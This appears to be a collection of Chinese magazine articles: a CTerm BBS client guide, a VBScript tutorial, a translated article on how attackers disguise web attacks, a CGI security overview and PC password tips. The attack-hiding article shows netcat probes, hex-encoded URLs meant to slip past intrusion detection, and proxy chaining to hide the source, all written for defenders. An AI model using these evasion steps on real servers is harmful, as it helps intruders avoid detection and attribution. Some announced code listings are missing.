小说太长，但是又好看，怎么办？下载啊！即使站点不支持下载，只要能显示（废话），Cterm 就能够将文章整个拷下来。首先到文章第一页，按 F3 或点右键选择“ 拷贝整个文章 ”。出现对话框后不要管哪个什么设置，直接确认，拷贝就开始了。拷贝中偶尔会停下来（BUG？），按下键就会继续。拷贝完后会提示存盘,文章就到本地了。还有一种更酷的办法，就是利用“ 非常文章下载 ”功能，在进入一个版的文章列表后，你可以按篇数、作者、标志、题目等设定条件，下载所需要的所有文章。下载后的文章(*.txt)由一个索引文件(*.idx)来统一管理,你可以用附带的离线浏览器按 BBS 习惯来看这些文章，也可以对单独的 txt 另外处理。离线浏览器提供了排序，纠错等功能，实际上比在 BBS 上还要看的“ 清楚 ”。

如果文章中有超过 80 字的行，普通 BBS 软件的做法是自动换行。这样做容易出现乱码和显示混乱。而 CTerm 则采用了另外的办法。将鼠标移到超出 80 字的行上，则超出的内容会自动浮动显示在该行下面。

台湾和香港的站点多是 BIG5 码的，以往你需要 RICHWIN，南极星等软件，现在在 CTERM 下，你只需打开“ 内码自动识别 ”开关就可以无须任何中文内码转化软件的帮助，顺利的浏览 BIG5 的 BBS 了。注意，如果你在 BIG5 的站点上，输入中文的时候请用行输入或者粘贴，这样 CTERM 才能把你 GB 码的输入转化成 BIG5 码帖上去。

在 CTerm 中我们还可以直接点击屏幕上出现的网址和 E_mail 地址，并启动相应的应用程序。比如在这个网址上点一下鼠标，弹出了一个“ URL 确认 ”窗口，点“ 确定 ”，系统自动启动了 IE 来浏览这个网址。

CTerm 在阅读文章方面的突破可以说是一个创举，为平淡的 BBS 操作方式带来了一点生机。而在发表文章方面，它比起传统的 BBS 软件又是更上一层楼。

4．用 Cterm 发表文章

Cterm 在编辑文章时又提供了那些方便呢？

方便一：你可以用 Pgup,Pgdown，End,Home,Del 等键。

方便二：拖动鼠标可以选择，而且支持拷贝和粘贴。

方便三：粘贴大文件速度快（如果打开了块传输模式）

方便四：按 Insert 可以得到一个‘ * ’（什么东西？ESC 控制符啊！）

方便五：Cterm 支持鼠标单击光标定位！（虽然受 BBS 限制，定位有时不准）喜欢写文章的网友不用狠命敲光标键了，又慢又麻烦。

方便六：粘贴时候如果打开了“ 粘贴自动换行 ”设置，则可以粘贴网页、WORD 文档、

等含“软回车”的文件，而不会出现大于 80 列的情况，以及换行乱码。

最方便的莫过于离线编辑器了，对于 MODEM 用户来说，非用不可。这个编辑器集文本编辑，加入彩色控制，加入特殊字符，存储、打开、以及预览为一体，十分方便。在进入编辑文章时会自动弹出来

5．用 Cterm 玩 MUD

MUD 爱好者也可以用 CTerm 来玩 MUD，由于在玩 MUD 时，时刻都需要输入命令，而 CTerm 提供行输入条不会隐去“MUD 输入方式”。你需要在“编辑”菜单中选择“系统设置－高级”，在此窗口中将“MUD 输入方式”选中，这样我们就可以随时用行输入条来输入命令了。同时，在行输入中按下键可以得到以前输入的命令，这对于 MUD 玩家来说也是必须的。批处理执行命令的功能使用户不用再为重复输入命令而烦了。当然 Cterm 比不上 ZMUD，但是偶尔玩一下也足够了，总之要比 Telnet 要好用多了。

6．Cterm 的系统设置

下面我们来看看 Cterm 的系统设置图（图 9）。

（1）消息弹出功能：缺省为开，如果关闭，有消息时候，窗口就不会弹到最前面。

(2) 禁止留下消息记录：如果你在公用机房上机最好打开这个选项，否则你的谈话内容很容易贝别人看见。

（3）写信双字节处理：在编辑文章状态下如果这个功能打开后能够按照中文处理习惯编辑文字，尽量避免出现乱码的可能。不过万一出现，可以关闭这个开关来纠正。

（4）粘贴自动排版：如果粘贴内容大于 80 列，如 WORD 文档和网页，那么打开这个开关可以保证不会超过 BBS80 列显示以及换行乱码。具体每行的字数也可以得到设置，这样你便能随意规定你所粘贴文章的宽度了。

（5）字符串块传输方式：缺省为开，关闭后行输入和粘贴以单个字符形式送到 BBS 上，速度很慢。

（6）ANSI 光标控制：缺省为开。

（7）Shift 加强方式：缺省是关闭，打开后按住 Shift 键，能够以 3 倍的速度移动光标。

（8）MUD 输入方式：缺省为关。打开后，如果启动行输入就可以连续输入多行，除非取消行输入。如果有消息来，这个选项自动关闭。

（9）总是高亮：打开后，菜单等都以高亮显示(同 Netterm), 除非有复位。。

（10） 拷贝 TCP 包设置：用来设定"拷贝下一个 TCP 包"功能中'一个'实际代表几个（因为有时候需要多几个才拷贝的全）。

（11）最大延时：如果你没有耐心去看别人的含延时的说明档。

（12）刷新频率：如果感觉屏幕闪动，可以把此项设低，相应光标反应会有所变慢。

7．Cterm 的高级应用

（1）脚本文件

执行脚本的功能放在自动留言的高级下面，当此功能有效的时候,就代替自动留言。

具体做法是做一个脚本文件，格式如下：(*.txt)以 Cterm 开头，‘ ；’：注释。

每一个过滤器写成一行：格式为

(??)标志字符串|对应的执行动作或字符串；

(??)中有两个字母,头一个字母取 M(m)或 N(n)分别表示标志字符串出现的场合是在别人

发的消息中还是所有场合，后面一个字母取值仍然是 M,N。M 表示如果出现标志字符串则弹出窗口显示对应的字符串；N 表示执行动作，执行动作的格式同批处理格式，‘ | ’为分割。比如：

要忽略所有的上站信息，可以写： (MN)上站罗|＼n

要对所有人的信息回答"我不在",但是对 abc 回答"你好!",写成：(MN)abc|r 你好!＼n (MN)R 回讯息|r 我不在＼n

再比如,要在任何发现有"Cterm"字样的时候弹出窗口提示,可以写成：(NM)Cterm|找到了"Cterm"!

注意：

a 一共最多有 50 个过滤器,因为太多会影响速度；

b 前面的过滤器优先级高；

c ＼w'失效；

d 当文件格式错误时,过滤器自动失效；

e bug 一般是过滤器由于设计不当造成。

下面是一个示例：

```
Cterm
;This is a example
;功能:屏蔽 abcd 的消息
;(M?)仅对 Message 信息有效(N?)对所有信息有效
;标志字符串"abcd "
;执行:"r 不要打扰我＼n"
;总的解释:当 abcd 发消息来的时候回答:不要打扰我
;(?N)回答方式:发到站点;(?M)弹出窗口提示
;';'为注释,文件必须用"Cterm"开头
(MN)abcd |r 不要打扰我＼n
```

（2）文本到二进制相互转化

该功能类似于 UUencode 和 UUdecode，但是针对 BBS 特点，结合 Cterm 的自动拷贝文章功能进行了改动，加入了行号。而且编码效率高于 UUencode。

使用时需要用一个文本文件做中介。BIN->TXT 时先将二进制文件转化成一个文本文件，然后将文本文件粘贴到 BBS 上，注意 Cterm 粘贴一次最好不要超过 300 行。从 BBS 上下载的时候只需要将文章用自动拷贝拷下来，然后解码就可以了。

8．Cterm 的常见问题

（1）Cterm 支持代理吗?

严格来说是不支持,好在很多代理服务程序有 Telnet 端口可以用,一般是 23,也有其他，所以你可以用 Cterm 先登录上去,然后再连出去。

（2）回车和换行都起作用吗？

你分别按 Enter 和 Ctrl+Enter 就可以了。

（3）为什么 Home,End 不起原来的作用了？

Cterm 把 Insert,Home,Pgup,Del,End,Pgdown 重新定义了，以方便 BBS 的使用。

（4）Cterm 能不能登录拨号的 BBS？

由于 Cterm 还没有条件开发的很完全，现在只是针对 TCP/IP 的 Telnet 协议来运行，尤

其针对广泛流行的 FireBird 的 BBS 系统。而恰恰是这种不求大而全的做法，使得 Cterm 的开发能够获得更大的灵活性。

（5）到达列表最上面的时候，点鼠标让它继续上翻，为什么不能到达最后一页呢？

此时你需要按一个上键，但是 Cterm 在翻页的时候用的是^B,^F 所以不能到最后，不过你可以双击最下面一行来到达最后。同样，双击最上面一行就可以到达第一篇文章。

（6）为什么有时候不能进入 BBSnet 等功能？

按 Ctrl+回车即可。

Windows 脚本宿主全攻略

ActiveX 脚本是什么呢？

VBScript 使用 ActiveX(R)脚本与宿主应用程序对话。使用 ActiveX Script，浏览器和其他宿主应用程序不再需要每个脚本部件的特殊集成代码。ActiveX 脚本使宿主可以编译 Script、获取和调用入口点及管理开发者可用的命名空间。通过 ActiveX Script 语言,厂商可以建立标准脚本运行时语言。Microsoft 将提供 VBScript 的运行时支持。Microsoft 正在与多个 Internet 组一起定义 ActiveX 脚本标准,以使脚本引擎可以互换。ActiveX 脚本可应用在 Microsoft(R) Internet Explorer 和 Microsoft(R) Internet Information Service 中。

注:现在 ASP(Active Server Pages)的编写语言主要是 VBScript 和 JScritpt 两种。

ActiveX 脚本在 VBS 中的应用

简单实例

可能读者不经常用十进制的 IP 地址,

步骤 1-

```
C:＼>ping www.microsoft.com
Pinging www.microsoft.akadns.net ［207.46.197.101］ with 32 bytes of data:
Reply from 207.46.197.101: bytes=32 time=460ms TTL=47
Reply from 207.46.197.101: bytes=32 time=421ms TTL=47
Reply from 207.46.197.101: bytes=32 time=511ms TTL=47
Reply from 207.46.197.101: bytes=32 time=521ms TTL=47
Ping statistics for 207.46.197.101:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 421ms, Maximum =  521ms, Average =  478ms
```

步骤 2-

利用 IPChange.vbs(VBS 脚本)把 207.46.197.101 转换成 3475948901。

IPChange.vbs 程序代码如下:

步骤 3-

C:＼>ping 3475948901

Pinging 207.46.197.101 with 32 bytes of data:

Reply from 207.46.197.101: bytes=32 time=470ms TTL=47

Reply from 207.46.197.101: bytes=32 time=451ms TTL=47

Reply from 207.46.197.101: bytes=32 time=430ms TTL=47

Reply from 207.46.197.101: bytes=32 time=431ms TTL=47

Ping statistics for 207.46.197.101:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 430ms, Maximum = 470ms, Average = 445ms

这样看来,上面的地址是同一个。

这就表示我们的程序写的正确。

为什么一定要写脚本呢?因为 VBS 的文件用记事本就能编辑（保存为.vbs）,不需要编译,立刻能使用,而且想要命令行的也可以，想要图形界面的也可以。而用一种编程语言写出能实现此类功能的程序经编译后文件往往很大。利用 VBS 编写的 IPChange.vbs 只有 612 字节。

如何在 html 里面使用 VBScript

VBS 文件也许没有多少人知道,但是 htm 和 html 大家还是比较熟悉吧。ILoveU 等等很多用 VBS 编写的邮件病毒都是通过 htm 传播的。(电子邮件传输的是 htm)

下面我主要介绍一下 html 里面如何使用 VBScript.

上期已经向大家介绍了一个简单的 html 利用 VBScript 的例子,下面主要来讲一下怎么样才能把 VBScript 代码插入 html 中。SCRIPT 元素用于将 VBScript 代码添加到 HTML 页面中。

VBScript 代码写在成对的 <SCRIPT> 标记之间。例如，以下代码为一个测试传递日期的过程：

```
<SCRIPT LANGUAGE="VBScript">
<!--
    Function CanDeliver(Dt)
        CanDeliver = (CDate(Dt) - Now()) > 2
    End Function
-->
</SCRIPT>
```

代码的开始和结束部分都有 <SCRIPT> 标记。LANGUAGE 属性用于指定所使用的脚本语言。

由于浏览器能够使用多种脚本语言，所以必须在此指定所使用的脚本语言,比如<Script language="Javascript">等等。注意 CanDeliver 函数被嵌入在注释标记（<!-- 和 -->）中。

这样能够避免不能识别 <SCRIPT> 标记的浏览器将代码显示在页面中。

因为以上示例是一个通用函数（不依赖于任何窗体控件），所以可以将其包含在页面的 HEA
D 部分：

```
<HTML>
    <HEAD>
    <TITLE>订购</TITLE>
    <SCRIPT LANGUAGE="VBScript">
    <!--
        Function CanDeliver(Dt)
            CanDeliver = (CDate(Dt) - Now()) > 2
        End Function
    -->
    </SCRIPT>
    </HEAD>
    <BODY>
```

SCRIPT 块可以出现在 HTML 页面的任何地方（BODY 或 HEAD 部分之中）。然而最好将所有的一般目标脚本代码放在 HEAD 部分中，以使所有脚本代码集中放置。这样可以确保在 BODY 部分调用代码之前所有脚本代码都被读取并解码。

上述规则的一个例外情况是在窗体中提供内部代码以响应窗体中对象的事件。例如在窗体中嵌入脚本代码以响应窗体中按钮的单击事件(制作好的例子放在光盘＼xiangguan＼例子 1-VB
script)：

```
    <HTML>
    <HEAD>
    <TITLE>测试按钮事件</TITLE>
    </HEAD>
    <BODY>
    <FORM NAME="Form1">
        <INPUT TYPE="Button" NAME="Button1" VALUE="单击">
        <SCRIPT FOR="Button1" EVENT="onClick" LANGUAGE="VBScript">
            MsgBox "按钮被单击！"
        </SCRIPT>
    </FORM>
    </BODY>
    </HTML>
```

大多数脚本代码在 Sub 或 Function 过程中，仅在其他代码要调用它时执行。然而，也可以将 VBScript 代码放在过程之外的 SCRIPT 块之中。这类代码仅在 HTML 页面加载时执行一次。这样就可以在加载 Web 页面时初始化数据或动态地改变页面的外观。

上述的方法也许是最简单和最常用的，但也可以使用另外两种方法向事件附加 VBScript 代码。一种方法是在定义控件的标记中添加较短的内部代码。例如在单击按钮时，下面的 <IN

PUT> 标记执行与前面示例相同的操作：

```
<INPUT NAME="Button1" TYPE="BUTTON"
        VALUE="单击此处" OnClick='MsgBox "Mirabile visu."'>
```

请注意函数调用包含在单引号中，MsgBox 函数的字符串包含在双引号中。只要用冒号(:)
分隔语句，就可以使用多条语句。
另一种方法是在 <SCRIPT> 标记中指定特定的控件和事件：

```
<SCRIPT LANGUAGE="VBScript" EVENT="OnClick" FOR="Button1">
<!--
    MsgBox "Mirabile visu."
-->
</SCRIPT>
```

由于 <SCRIPT> 标记指定了事件和控件，所以不需要再用 Sub 和 End Sub 语句。

VBScript 与窗体

使用 Visual Basic Scripting Edition，您可以完成通常要在服务器上进行的大量窗体处理工作，也可以完成不能在服务器上进行的工作。

下面是一个简单的客户端验证的样例。HTML 代码的结果是一个文本框和一个按钮。代码如下:

每次引用文本框时都应写出全称，即 Document.ValidForm.Text1。但是，当多次引用窗体控件时，可以按照以下步骤操作：首先声明一个变量，然后使用 Set 语句将窗体 Document .ValidForm 赋给变量 TheForm，这样就能使用 TheForm.Text1 引用文本框。常规的赋值语句（例如 Dim）在这里无效，必须使用 Set 来保持对对象的引用。

在 VBScript 中使用对象

无论使用的是 ActiveX(R) 控件（以前称为 OLE 控件）还是 Java(TM) 对象，Microsoft Visual Basic Scripting Edition 和 Microsoft(R) Internet Explorer 都以相同的方式处理它们。

如果您使用的是 Internet Explorer 并且安装了 Label 控件，就会看到由以下代码制作的页面。

<OBJECT> 标记用来包含对象，<PARAM> 标记用来设置对象属性的初始值。如果您是 Visual Basic 程序员，您会发现使用 <PARAM> 标记类似于在 Visual Basic 中设置窗体控件的初始属性值。以下代码使用 <OBJECT> 和 <PARAM> 标记将 ActiveX Label 控件添加到页面中：

```
<OBJECT
    classid="clsid:99B42120-6EC7-11CF-A6C7-00AA00A47DD2"
    id=lblActiveLbl
```

```
        width=250
        height=250
        align=left
        hspace=20
        vspace=0
    >
<PARAM NAME="Angle" VALUE="90">
<PARAM NAME="Alignment" VALUE="4">
<PARAM NAME="BackStyle" VALUE="0">
<PARAM NAME="Caption" VALUE="一个简单标签">
<PARAM NAME="FontName" VALUE="宋体">
<PARAM NAME="FontSize" VALUE="20">
    <PARAM NAME="FontBold" VALUE="1">
    <PARAM NAME="FrColor" VALUE="0">
    </OBJECT>
```

象对任何窗体控件一样，可以获取属性、设置属性和调用方法。以下代码包含 <FORM> 控件，可用其对标签控件的两个属性进行操作：

```
    <FORM NAME="LabelControls">
    <INPUT TYPE="TEXT" NAME="txtNewText" class='9v'5>
    <INPUT TYPE="BUTTON" NAME="cmdChangeIt" VALUE="更改文本">
    <INPUT TYPE="BUTTON" NAME="cmdRotate" VALUE="旋转标签">
    </FORM>
```

通过定义过的窗体，cmdChangeIt 按钮的事件过程可更改标签文本：

```
    <SCRIPT LANGUAGE="VBScript">
    <!--
    Sub cmdChangeIt_onClick
        Dim TheForm
        Set TheForm = Document.LabelControls
        lblActiveLbl.Caption = TheForm.txtNewText.Value
    End Sub
    -->
    </SCRIPT>
```

代码将对控件和值的引用限定在窗体中，这与简单验证示例中的代码类似。

多个 ActiveX 控件可用于 Internet Explorer。您可以在 Microsoft(R) Web 站点上 (http://www.microsoft.com) 找到关于属性、方法和事件以及控件类名标识符（CLSID）的全部信息。另外还可以在 Internet Explorer 4.0 Author's Guide and HTML Reference 页面上找到有关 <OBJECT> 标记的详细信息。

好了,VBScript 如何插入网页以及窗体和对象的概念到这里已经基本说完了,这些都是为了以后的章节打基础。下一期将介绍一些比较常用的 WSH 对象,方法,事件。敬请关注。

编者按：咱们《黑客防线》已经不止一次刊登过关于黑客隐藏攻击痕迹以及网管如何及时发觉服务器遭受入侵的方法,可见这对正邪两方都极其重要。可以这么说，一个好的黑客完全可以胜任网管的工作，一个优秀的网管，也许本身就是一名黑客。

黑客行动的蛛丝马迹

作者：Chris Prosise and Saumil Udayan Shah
翻译：无用君 <Holey Project>

黑客并不只是一门心思的钻研怎么入侵服务器,他们同样具有高超的手段来掩饰他们的攻击。老练的攻击者会使用多种技巧来掩饰他们的行为，这也是我们这篇文章里要调查的。所以我们，也就是系统管理员，可以更好的准备去发现并回应他们。

在这一篇文章里， 我们将证明一些黑客所使用来避免被发觉的技巧，并且找到一些他们遗留下来的证据。

测试环境

我们的测试环境是使用了两种最常见的网站服务器，Apache 和微软的互连网信息服务器(IIS)。我们在 Red Hat Linux 上运行了 Apache 1.3.9，并且在 Windows NT 4.0 上运行着 IIS 4.0。除此之外，两个服务器同时有正规版本和 SSL-enabled 版本，所以我们可以同时测试攻击加密服务器和未加密服务器。

十六进制编码

改变 URL 请求是最简单的掩饰攻击的方法之一。作为网络管理员，我们一般搜索我们的日志文件来检查某些片段，或者收集原文字符。我们在日志资源里查找一些符合已知的漏洞的请求。例如，当我们在我们的 IIS 日志里看见以下这些东西时，我们知道有些人是在寻找在 IIS 里的 MDAC 远程漏洞:

```
06:45:25 10.0.2.79 GET /msadc/ 302
```

为了来看看入侵者如何尝试来取得匹配的漏洞的，让我们从入侵者的角度来分析。来确定这台主机上是否有 msadc 目录存在，一个入侵者也许会输入以下的命令：

```
[root@localhost /root]# nc -n 10.0.2.55 80
GET /msadc HTTP/1.0
```

这个请求会产生出我们上面看见的日志信息。入侵者可以通过将编码为十六进制 ASCII 字节的方法来改变请求。在上面的例子里，msadc 这行信息可以被十六进制 ASCII 编码成 6D 73 61

64 63。你可以使用 Windows Charmap 程序来做快速的 ASCII-to-hex 编码转换。上面的 HTTP 请求，从新使用十六进制编码的格式输入后，显示为如下的信息：

```
[root@localhost]# nc -n 10.0.2.55 80
GET /%6D%73%61%64%63 HTTP/1.0
```

IIS 的日志文件则显示为：

```
07:10:39 10.0.2.31 GET /msadc/ 302
```

请你记住这个日志和我们刚才没有对请求进行编码的时候产生的日志是完全一模一样的。所以在这个事例里，编码并没有帮助攻击者。不过，让我们来看看在 Apache 的日志中同样的入侵告诉我们了一个不同的故事。入侵者用来检查已存在的 CGI 脚本漏洞的命令列在了下面，紧跟着的是同样的命令，只是经过了十六进制编码：

```
[root@localhost]# nc -n 10.0.0.2 80
HEAD /cgi-bin/test-cgi HTTP/1.0

[root@localhost]# nc -n 10.0.0.2 80
HEAD /%63%67%69-bin/test-%63%67%69 HTTP/1.0
```

现在再让我们瞧瞧 access_log 文件：

```
10.10.10.10 - - [18/Oct/2000:08:22:47 -0700] "HEAD /cgi-bin/test-cgi HTTP/1.0" 200
0

10.10.10.10 - - [18/Oct/2000:08:23:47 -0700] "HEAD /%63%67%69-bin/test-%63%67%69
HTTP/1.0" 200 0
```

记住在这两个事例中，状态码 200 告诉我们这个命令成功执行并且顺利完成。无论如何，在第二个事例中，经过十六进制编码的请求胜于没经过编码的原文。如果我们依赖于以前的传统模版匹配模式来发觉这次攻击的话，我们肯定会失败。很多入侵检测系统同样是使用非智能的模版匹配模式来检测攻击，而且一些没有进行十六编码 URLs 来完成模版匹配。所有网络管理员都应该意识到这个知名的掩饰技巧，并且他们应该选择那些足够聪明来覆盖这些十六进制编码请求的入侵检测软件。

代理服务器

隐藏攻击对于攻击者来说可能是至关紧要的，但模糊攻击的来源则更为重要一些。如果攻击者可以掩饰他们的 IP 源地址，他们便可以放心入侵任何主机，而不用担心法律问题。其中一个入侵者用来掩饰自己源地址的方法就是使用代理服务器(俗称“ 肉鸡 ”)。

代理服务器的作用是合理的将各种不同协议过滤进一个单独的访问点上。具有代表性的例子就是，一个互连网用户被迫通过一个代理服务器来访问互连网，这可以让网络管理员对用户的内部和外部的访问限权有更大的管理性。一个用户连接到代理服务器上，然后继续连接到所请求的目的地上。这个目的地服务器则把请求方的地址记录为代理服务器的主机地址，而不是记录真正发起请求的主机地址。

不幸的是，一些代理服务器有时会不注意的放置在互连网上。（你可以到 Proxys-4 去看看，里面全部是这些不注意配置的代理服务器。）这些服务器有时存在很多漏洞，所以任何互连网用户都可以连接到代理服务器上。当互连网用户通过代理服务器连接到一台服务器上时，被记录在日志上的地址则是代理服务器的，而不是这个互连网用户的地址。一个恶意攻击者可能出现在受害者的服务器的日志上，而他的 IP 则是一台“清白的”代理服务器的地址。让我们来看一看。

下面是在入侵者和日志上所出现的东西，我们看见入侵者请求的信息，我们还可以看见请求被记录在日志上的样子：

攻击者

```
[root@10.1.1.1 /]# nc -v 10.8.8.8 80
HEAD / HTTP/1.0
```

日志文件

```
10.1.1.1 - - [18/Oct/2000:03:31:58 -0700] "HEAD / HTTP/1.0" 200 0
```

下面还是在入侵者和日志上所出现的东西，攻击者使用的是同样的请求，不过这回他是通过代理服务器来提交这些请求的。

攻击者

```
[root@10.1.1.1 /]# nc -v 216.234.161.83 80
HEAD http://10.8.8.8/ HTTP/1.0
```

日志文件

```
216.234.161.83 - - [18/Oct/2000:03:39:29 -0700] "HEAD / HTTP/1.1" 200 0
```

从这个例子中我们可以看出，在网站服务器所建立的日志文件中，显示的是代理服务器的 IP 地址(216.234.161.83, proxy.proxyspace.com)，而不是攻击者的 IP 地址(10.1.1.1)。在这个例子里，攻击者成功的隐藏了从自己到受害主机的 IP 地址。如果代理服务器的网络管理员合作的话，这个受害主机的管理员可以顺着轨迹来找到真正的攻击地址。因为大部分代理服务器都有保存着非常详细的日志，所以这个攻击者的原始 IP 地址应该会出现在这个代理服务器的日志文件里。不过不幸的是，这里就是这个肮脏的诡计最狡猾的地方：攻击者可以“连接”多个代理服务器之后再进行攻击。为了判断攻击者的原始地址，管理员或法律工作者必须取得所有代理服务器管理员的合作才行。用来连接代理服务器的方法在黑客圈里非常流行，而且现在还出现了一些全自动的工具来帮助他们完成这些工作，例如 Windows 下的 SocksChain。

SSL

SSL-enabled 服务器不是被网络入侵检测系统控制的。在端口 80(HTTP)和端口 443(HTTPS)之间给攻击者一个选择，并且攻击者将会总是选择 443。这其实只是加密通讯的一面影响。你可以使用网站服务器的日志文件来监视端口 443 的请求。

总结

我们展示了一小部分常见的网页攻击者所使用的技巧。不用说，这个技巧的名单是局限于黑客的创造力及想象力。像十六进制编码这种技巧并不是只用于欺骗日志文件：他们可以同样欺骗网页服务器的 URL 分析机制，也就可以说可能会引发一些例如网络脚本原代码泄露之类的漏洞。攻击者有些时候使用多重代理服务器来扫描和攻击，这样使管理员来寻找攻击者的源地址变的非常困难。而且，SSL 有些时候为“安全入侵”铺了路。

CGI 安全概述

作者：analysist

经过一段时间的研究，对目前比较流行的 CGI 语言有了比较深入的理解，随着理解的加深,也越来越关注 CGI 的安全问题,在这里和大家讨论一下。

1．什么是 CGI？

不要奇怪，有相当一部分人对 CGI 的概念还比较模糊，他们眼中的 CGI 就是 Perl CGI，其实 CGI 是 Common Gateway Interface（公用网关接口）的简称，并不特指一种语言。事实上，几乎任何支持标准输入输出的语言都可以称为 CGI 语言，如 Perl，Php，C，VC++等都可以称为 CGI 语言。

2．什么是 CGI 安全？

这里所说的 CGI 安全，主要包括两个方面，一是 Web 服务器的安全，一是 CGI 语言的安全（其实对于解释型 CGI 语言，还涉及到解释器的安全，不过由于它在 CGI 安全中所占的比例不大，所以我们就不考虑了）。对于不同的 CGI 语言，我们所说的 CGI 安全可能有些不同，比如说对于 ASP 和 JSP，我们所说的 CGI 安全主要是指 Web 服务器的安全。而对于 Php 和 Perl，我们所说的 CGI 安全就主要是指 CGI 语言的安全。

3．CGI 存在什么安全问题？

既然 CGI 安全包括两个方面，那我们就分别从这两个方面来介绍一下 CGI 的安全性，

下面依次介绍 Web 服务器的安全和 CGI 语言的安全。

Web 服务器的安全问题主要包括两个方面，一是 Web 服务器软件编制中的 BUG，二是服务器配置错误。这可能导致 CGI 源代码泄露，物理路径信息泄露，系统敏感信息泄露或远程执行任意指令。

下面主要讨论一下 CGI 语言的安全问题。由于 CGI 语言的复杂性，所以这方面的安全问题也比较多，参考 Securityfocus 关于漏洞起因的分类，我们可以为 CGI 语言漏洞分为以下几类：。

- 配置错误

这里所说的配置错误主要指 CGI 程序和数据文件的权限设置不当，这可能导致 CGI 源代码或敏感信息泄露。还有一个经常犯的错误就是安装完 CGI 程序后没有删除安装脚本，这样攻击者就可能远程重置数据。前些日子“ XX 大联盟 ”论坛多次被黑就是这个低级错误所致。

- 边界条件错误

这个错误主要针对 C 语言编写的 CGI，利用这个错误，攻击者可能发起缓冲区溢出攻击，从而提升权限。

- 访问验证错误

这个问题主要是因为用于验证的条件不足以确定用户的身份而造成的，经常会导致未经授权访问，修改甚至删除没有访问权限的内容。用于确定用户身份的方法一般有两种，一是帐号和密码，一是 Session 认证。而不安全的认证方法包括 userid 认证，Cookie 认证等等。

- 来源验证错误

比较常见的利用这种错误进行攻击的方法就是 DoS，也就是拒绝服务攻击，如我们知道的灌水机，就是利用 CGI 程序没有对文章的来源进行验证，从而不间断的发文章，最后导致服务器硬盘充满而挂起。

- 输入验证错误

这种错误导致的安全问题最多，主要是因为没有过滤特殊字符。比如说，没有过滤“ %20 ”造成的畸形注册，没有过滤“ ../ ”经常造成泄露系统文件，没有过滤“ $ ”经常导致泄露网页中的敏感信息，没有过滤“ ; ”经常导致执行任意系统指令，没有过滤“ | ”或“ \t ”经常导致文本文件攻击，没有过滤“ ’ ”和“ # ”经常导致 SQL 数据库攻击，没有过滤“ < ”和“ > ”导致的 Cross-Site Scripting 攻击等。

- 意外情况处理失败

这种错误也很常见，如没有检查文件是否存在就直接打开设备文件导致拒绝服务，没有检查文件是否存在就打开文件提取内容进行比较而绕过验证，上下文攻击导致执行任意代码等。

- 策略错误

这种错误主要是由于编制 CGI 程序的程序员的决策造成的。如原始密码生成机制脆弱导致穷举密码导致在 Cookie 中明文存放帐号密码导致敏感信息泄露，使用与 CGI 程序不同的扩展名扩展名存储敏感信息导致该文件被直接下载，丢失密码模块在确认用户身份之后直接让用户修改密码而不是把密码发到用户的注册信箱，登陆时采用帐号和加密后的密码进行认证导致攻击者不需要知道用户的原始密码就能够登陆等。

- 习惯问题

程序员的习惯也可能导致安全问题，如使用某些文本编辑器修改 CGI 程序时，经常会生成“ .bak ”文件，如果程序员编辑完后没有删除这些备份文件，则可能导致 CGI 源代码泄露。另外，如果程序员总喜欢把一些敏感信息（如帐号密码）放在 CGI 文件中的话，只要攻击者对该 CGI 文件有读权限（或者利用前面介绍的一些攻击方法）就可能导致敏感信息泄露。

- 使用错误

主要是一些函数的使用错误，如 Perl 中的“ die ”函数，如果没有在错误信息后面加上“ \n ”的话，就极可能导致物理路径泄露。

- 其它错误

此外，还有一些其它难以归类的错误，如“ 非 1 即 0 ”导致绕过认证的问题。

4．如果让你的 CGI 更安全？

了解了 CGI 的安全问题，我们也该知道怎么加强 CGI 的安全了吧？下面简单总结一下作为参考：

- 使用最新版本的 Web 服务器，安装最新的补丁程序，正确配置服务器
- 按照帮助文件正确安装 CGI 程序，删除不必要的安装文件和临时文件
- 使用 C 编写 CGI 程序时，使用安全的函数
- 使用安全有效的验证用户身份的方法
- 验证用户的来源，防止用户短时间内过多动作
- 推荐过滤“ & ; ` ' \ " | * ? ~ < > ^ ( ) [ ] { } $ \n \r \t \0 # ../ ”
- 注意处理好意外情况
- 实现功能时制定安全合理的策略
- 培养良好的编程习惯
- 科学严谨的治学态度，避免“ 想当然 ”的错误

微机加密心得

文/sinbad

如何防止他人进入自己的计算机？怎样保护宿舍里公用机器上自己的文件？这些问题都是大家比较关心的，BBS 上也经常有相关的讨论。现在我把自己的一点心得体会 post 出来，与大家共享。

一．拒人于千里之外

防止别人进入系统最简单的方法就是修改 CMOS，设置上开机密码，但通用密码的存在使这项功能形同虚设，所以说不太保险。

比较方便的就是借助软件 System Commander（以下简称 SC）来设置密码，SC 的强项是能使多个操作系统共存于硬盘，而且互相之间协调的很好。它之所以能做到这一点，是因为安装 SC 时，硬盘的 MBR（Master Boot Record，主引导扇区）及其他 0 磁道的扇区被作了修改，填充了大量 SC 引导各操作系统的代码，也就是说，你的机器已经交给 SC 了，在这里设置密码比较好，适合于你的个人电脑。如果是宿舍里的公用电脑，用 SC 管理着 Win98 和 Linux，没有设密码。为了避免没有 root 权限的人按错键进入 Linux，而导致无法正常关机，通常的做法是另开一个 SC 帐号，为其定制“ O/S Access Menu ”，但这样又增加了每次都要根据帐号输入密码的麻烦。如何进入 Win98 不需要密码，而进入 Linux 要密码呢？其实很简单，只要新建一个帐号 AutoLogin，把 Linux 从其“ O/S Access Menu ”中去掉，这样其他人不需密码即可使用 Win98，而 Linux 只有 Administrator 才能进入。

SC 是一个很好的工具软件，但却属于“ 请神容易送神难 ”的那种。要把它干干净净的卸掉，需要对硬盘有一定的了解。前面已经提到，SC 修改了硬盘 0 面 0 磁道包括 MBR 的前 6 个扇区。第二扇区是引导各主分区的程序，如果把 C 盘根目录下的 Syscmndr.sys 文件改名，这段程序将被执行，出现一个分区启动菜单，我觉得这比 OS2 的 Boot Manager 简洁多了。第 3 扇区是个备份，第 4、5、6 扇区填充了大量的 P，不知作什么用的。这后 5 个扇区用 Debug 的 f 命令全部填 0 即可，至于 MBR 就在 DOS 下打入“ FDISK/MBR ”，MBR 的代码部分就恢复了。

